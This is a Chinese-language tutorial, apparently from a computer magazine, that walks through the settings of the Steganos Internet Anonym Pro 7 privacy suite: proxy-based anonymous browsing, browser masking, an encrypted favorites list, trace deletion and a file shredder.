


图 1

Steganos Internet Anonym Pro 7能够让上网者"隐身"的关键是使用匿名代理服务器，在系统每次启动之前，会自动的更新匿名代理服务器的信息。用户实际上是通过这些匿名代理服务器来上网的。在开始"隐身"之前，点击主界面上的"Check servers"按钮，打开测试代理服务器窗口（图2），系统会自动测试这些服务器是否可用以及反映速度的快慢，不合要求的服务器会被排除。

Steganos Internet Anonym Pro 7安装完成后，会成为IE浏览器的一个插件，在Ie中会多出一个工具栏（图3）。激活Steganos Internet Anonym Pro 7的保护功能比较简单，点击IE工具栏上的"Surf anonymously"按钮即可。该按钮上的图标变成红色，表明你已经开始"隐身"。可以点击"Checking your anonymity"按钮打开测试页面观看效果（图4）。在旁边的一幅缩小的世界地图上，一个红点在不停的移动，显示匿名代理服务器的位置。在地址栏中动态的显示"伪装"后的Ip地址。




图 2




图 3




图 4

为了更好的发挥Steganos Internet Anonym Pro 7的功能，我们打开其主窗口，点击工具栏上的“Settiongs”按钮，进入设置界面（图5）。展开“Surf anonymously”项，选择“automatically change proxy identities(proxy roulette)”项，表明是否动态的改变匿名代理服务器，这样可以不断改变IP地址，使上网者的行踪更加隐秘。可以拖动下面的滑块动态的设置改变的时间间隔（从1秒钟到60秒钟）。




图5

点击工具栏上的“Comfort & Security”按钮，在打开的窗体（图6）中有多项选择。选中“Browser Identification”项可以设置Ie浏览器的标识信息，例如设为“ my brower”，这样可以让别人无法确定浏览器的类型，还可以限制Cookie、Activex Objects、Referrer（网站管理员可以根据http referrers确定用户以前访问过那些网页）、Pop-up windows（弹出窗口）、Mouse function（激活或关闭网页中的右键菜单）、Backgroud sound（背景音乐）等。可以根据需要进行选择，以更好的保护上网者的秘密。




图6

点击“Activate”标签，系统开始动态的设置匿名的代理服务器，在右边的大幅世界地图上，一个瞄准星状的图标醒目的指示“伪装”后的IP地址所在地的位置。颇有一种“坐地日行八万里之感”。点击“Check your anonymity”按钮随时打开Steganos公司提供的测试页面观看效果，在窗口左边“Anonymous Proxy servers”中显示当前匿名代理服务器的相关信息，例如上次的更新时间、平均传输速度的信息。在“Filtered content”中显示拦截的cookie、pop-up windows等信息。在“ Your Current Comouflage ”中显示当前匿名代理服务器的域名信息和相应的速度信息以及自己的真实Ip地址。有趣的是随着地图上指示器的移动，还会显示所在国家的国旗。如果想让系统停止运行，点击“Deactivate”标签即可，如图7。




图7

Steganos Internet Anonym Pro 7除了让用户“隐身”上网外，还提供了一些实用的安全工具。

1.Private favorites （加密收藏夹）

我们在上网过程中，会收集一些自己感兴趣的网站放在收藏夹里，有时不想让别人看到。点击工具栏上的“Private favorites ”按钮，在Steganos private favorites窗口中（图8）点击“Extras”→“Encrypt all favorites ”菜单，系统会要求输入密码，确认之后收藏夹就会被牢牢的加密了。在Ie中是看不见的，使用时双击“private favorites (encrypted)”项，输入密码之后收藏夹就打开了。private favorites还可以新建、编辑新的网址，支持拖拽，如果想恢复IE的收藏夹，只需点击“Decrypt list”菜单即可。




图8

2.Destory traces （一键消痕）

在平时上网以及使用电脑过程中会在电脑中留下许多痕迹，例如IE缓存中的信息、回收站中的文件、开始菜单中的文档信息、cookie信息、IE历史信息等，别人可以根据这些痕迹跟踪我们的行踪。在系统工具栏上点击“Destory traces”按钮，打开Steganos Internet Trace Destructor设置窗口（图9），这里的删除项目很多，包括浏览器痕迹信息，还有许多常用软件的痕迹信息，如Acdsee、Emule、Office等。设 置完成后，点击“Start trace destruction”按钮，系统开始删除相应的痕迹。 呵呵，可谓消痕迅速彻底。




图9

3.shredder （粉碎机）

在Steganos Internet Trace Destructor窗口的工具栏上有个“Shredder”按钮，可以打开shredder窗口（图10）。




图10

